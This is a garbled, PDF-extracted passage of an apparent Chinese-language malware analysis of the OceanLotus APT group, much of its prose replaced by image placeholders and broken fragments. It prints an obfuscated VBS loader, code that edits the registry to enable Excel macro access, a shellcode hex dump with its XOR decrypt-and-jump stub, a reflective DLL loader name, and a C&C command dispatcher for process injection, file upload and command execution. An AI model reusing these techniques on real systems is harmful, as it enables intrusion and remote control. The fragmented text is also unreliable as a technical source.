




u n i



VBS

```
strPath = DesDir & SkMMBXmNbPCwurtQIJQcF(Array(58, 54, 20, 9, 1, 20, 7, 11, 34, 7, 18, 1))
Data = Data + SkMMBXmNbPCwurtQIJQcF(Array(52, 8, 48, 19, 63, 85, 52, 22, 4, 84, 82, 13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, 53, 14, 47, 3, 51, 30, 49, 52, 62, 40, 63, 50, 84, 44, 50, 60, 84, 2, 28, 53, 32, 22, 52, 63, 62, 32, 15, 7, 51, 40, 60, 5, 15, 30, 35, 4, 51, 30, 33, 2, 46, 52, 7))
Data = Data + SkMMBXmNbPCwurtQIJQcF(Array(52, 51, 14, 31, 60, 85, 48, 35, 50, 84, 60, 5, 35, 52, 46, 48, 13, 83, 14, 7, 35, 52, 21, 2, 46, 22, 30, 51, 8, 44, 40, 49, 53, 39, 95, 47, 35, 14, 83, 50, 32, 60, 32, 5, 87, 14, 54, 63, 10, 40, 8, 60, 85, 40, 47, 49, 10, 32, 14, 5, 49, 44, 22, 55, 87, 10, 31, 47, 37, 21, 1))
Data = Data + SkMMBXmNbPCwurtQIJQcF(Array(52, 33, 87, 43, 52, 8, 52, 86, 49, 13, 48, 47, 49, 63, 45, 52, 49, 83, 13, 47, 35, 60, 87, 4, 11, 40, 7, 49, 95, 19, 37, 13, 52, 22, 4, 53, 36, 55, 53, 86, 83, 19, 3, 13, 32, 9, 60, 85, 82, 7, 48, 52, 63, 52, 48, 22, 21, 63, 87, 55, 21, 7, 86, 52, 46, 5, 49, 2, 13))
Data = Data + SkMMBXmNbPCwurtQIJQcF(Array(50, 8, 48, 86, 60, 33, 95, 44, 7, 48, 40, 2, 33, 55, 21, 52, 46, 22, 17, 2, 84, 30, 46, 49, 8, 32, 83, 49, 49, 52, 20, 51, 8, 52, 18, 7, 32, 14, 31, 37, 10, 44, 14, 4, 11, 52, 16, 4, 49, 10, 80, 60, 55, 22, 20, 52, 35, 2, 30, 60, 84, 52, 41, 2, 62, 52, 13, 4, 86, 10, 22))
Data = Data + SkMMBXmNbPCwurtQIJQcF(Array(51, 84, 10, 23, 53, 49, 30, 21, 53, 48, 18, 39, 22, 35, 3, 8, 36, 85, 4, 35, 2, 7, 5, 62, 10, 60, 60, 33, 18, 53, 2, 33, 1))
```

VBS



vbscript

VBS Loader



```
<?XML version="1.0"?>
<scriptlet>
<script language="VBScript">
  <![CDATA[
dTEMqCaWeQLUVLC=Array(102,80,65,21,90,87,95,112,77,86,80,89,21,8,21,118,71,80,84,
69,89,92,86,84,65,92,90,91,23,28,63,90,87,95,112,77,86,80,89,27,99,92,70,92,87,89,
102,93,80,89,89,21,8,21,118,71,80,84,65,80,122,87,95,80,86,65,29,23,98,70,86,71,9:
90,91,21,103,80,82,112,77,92,70,65,70,29,71,80,82,126,80,76,28,63,60,90,91,21,80,
70,93,102,93,80,89,89,27,103,80,82,103,80,84,81,21,71,80,82,126,80,76,63,60,103,80
87,80,71,21,8,21,5,28,63,80,91,81,21,83,64,91,86,65,92,90,91,63,63,18,21,114,80,6:
122,120,21,67,84,89,64,80,63,103,80,82,101,84,65,93,21,8,21,23,125,126,112,108,10:
02,65,66,84,71,80,105,100,80,86,71,80,70,80,83,65,105,100,80,80,80,86,80,105,83,:
```

3 0x35, 0x39, 0x35

Excel AccessVBOM

```
1 Set objExcel = CreateObject("Excel.Application")
2 objExcel.Visible = False
3
4 Set WshShell = CreateObject("Wscript.Shell")
5
6 function RegExists(regKey)
7     on error resume next
8     WshShell.RegRead regKey
9     RegExists = (Err.number = 0)
10 end function
11
12 RegPath = "HKEY_CURRENT_USER\Software\Micro
13
14 if RegExists(RegPath) then
15     action = WshShell.RegRead(RegPath)
16 else
17     action = ""
18 end if
19
20 WshShell.RegWrite RegPath, 1, "REG_DWORD"
21
22
23 Set xlModule = objWorkbook
```

Excel 0x78



shellcode 0x76 loader
base64 shellcode

00000000	00	01	02	03	04	05	06	07	08	09	0a	0b	0c	0d	0e	0f
00000000	fc	e8	89	00	00	00	60	89	e5	31	d2	64	8b	52	30	8b
00000010	52	0c	8b	52	14	8b	72	28	0f	b7	4a	26	31	ff	31	c0
00000020	ac	3c	61	7c	02	2c	20	c1	cf	0d	01	c7	e2	f0	52	57
00000030	8b	52	10	8b	42	3c	01	d0	8b	40	78	85	c0	74	4a	01
00000040	d0	50	8b	48	18	8b	58	20	01	d3	e3	3c	49	8b	34	8b
00000050	01	d6	31	ff	31	c0	ac	c1	cf	0d	01	c7	38	e0	75	f4
00000060	03	7d	f8	3b	7d	24	75	e2	58	8b	58	24	01	d3	66	8b

shellcode

C&C

shellcode

Excel

Auto_Open

Excel

AccessVBOM

```

1  objExcel.Run "Auto_Open"
2  objExcel.Run "Auto_Open"
3  objExcel.Run "Auto_Open"
4  objExcel.Run "Auto_Open"
5  objExcel.Run "Auto_Open"
6
7  ' Restore the registry to its old
8  if action="" then
9
10 else

```

shellcode

shellcode

0x34

0x38

```

seg000:00000000 FC          cld
seg000:00000001 E8 00 00 00 call     $+5
seg000:00000006 EB 27          jmp     short loc_2F
; ===== SUBROUTINE =====
sub_8      proc near          ; CODE XREF: seg000:loc_2F+1p
seg000:00000008          pop     edi
seg000:00000009 8B 37          mov     esi, [edi] ; 偏移0x34
seg000:0000000B 83 C7 04      add     edi, 4
seg000:0000000E 8B 1F          mov     ebx, [edi]
seg000:00000010 31 F3          xor     ebx, esi ; ebx = 0x31E00 数据总长度
seg000:00000012 83 C7 04      add     edi, 4
seg000:00000015 57            push   edi
;
; decrypt:
; CODE XREF: sub_8+22+1j
mov     edx, [edi]
xor     edx, esi
mov     [edi], edx
xor     esi, edx
;
; execute:
; CODE XREF:
pop     esi
jmp     esi
sub_8      sub_8
;
; Loc 2F:
; CODE XREF:
call    sub_8
;

```

DLL

17f2d8.dll

_ReflectiveLoader@4

pFile	Raw Data	Value
0002D932	31 37 66 32 64 38 2E 64 6C 6C 00 5F 52 65 66 6C	17f2d8.dll_Refl
0002D942	65 63 74 69 76 65 4C 6F 61 64 65 72 40 34 00	ectiveLoader@4.

DllMain

0x10030028

0x1000

0x69

```

; decrypt:
; CODE XREF: sub_10000000+99+1j
mov     ecx, [edi]
xor     ecx, esi
mov     [edi], ecx
xor     esi, ecx
;
; execute:
; CODE XREF:
pop     esi
jmp     esi
sub_8      sub_8
;
; Loc 2F:
; CODE XREF:
call    sub_8
;

```

C&C

https://***.***.net/s/ref=nb_sb_noss_1/167-3294888-0262949/field-keywords=books


```

00000140
00000150 20 08 08 08 08 08 08 08 08 08 08 08 08 08 08 08
00000160 75 62 5f 68 68 68 68 68 68 68 68 68 68 68 68
00000170 19 34 38 38 38 38 38 38 38 38 38 38 38 38 38
00000180 65 6c 6c 2d 6b 65 79 e7 61 72 64 73 3d 62 61 6f
00000190 6b 72 40 34 00 00 00 00 00 00 00 00 00 00 00

```


amazon.com

Cookies



C&C

72



```

2 | {
3 |   int v3; // edi
4 |
5 |   v3 = len;
6 |   switch ( a2 )
7 |   {
8 |
9 |     case 1:
10 |       sub_10005634((int)a3, len, 1); // 启动进程
11 |       break;
12 |     case 2:
13 |       sub_1000386A(a3);
14 |       break;
15 |     case 3:
16 |       sub_10003609();
17 |       break;
18 |     case 4:
19 |       sub_1000368C(len);
20 |       break;
21 |     case 5:
22 |       sub_1000361D(len, a3); // 切换目录
23 |       break;
24 |     case 9:
25 |       sub_100054E0(len, 1); // 进程注入
26 |       break;
27 |     case 0xA:
28 |       sub_10003D1E((int)a3, len, "wb"); // 上传文件
29 |       break;
30 |     case 0xB:
31 |       sub_10004C29(a3, len); // 读取文件
32 |       break;
33 |     case 0xC:
34 |       sub_1000387A(len, a3); // 执行命令
35 |       break;
36 |     case 0xD:
37 |       sub_100052D1(len, a3, 1);
38 |       break;

```

Shellcode

VBS shellcode shellcode shellcode

(8)与服务器通信的数据包如下,可以看出服务器回复了一条加密的数据。此处的Host: 主机名实际为海莲花组织伪造的信息,用来绕过某些厂商对该Host字段的检测。



图 88 海莲花组织分析配图 (18)

1 VenusEye

安全 | https://venuseye.vip/domain/

IP、域名、文件HASH(MD5/SHA1/SHA256) 中文简体 你好, 10017

域名服务商 Oracle America, Inc.

域名服务器 ns1.dyndns.org;ns3.dyndns.org;ns4.dyndns.org;ns5.dyndns.org;

主域名 .net

更新时间 2018-06-01

Tags APT攻击

威胁情报

IOC信息

分类	家族	组织
金睛团队(524)	APT攻击	APT3
更新时间: 2018-06-01		

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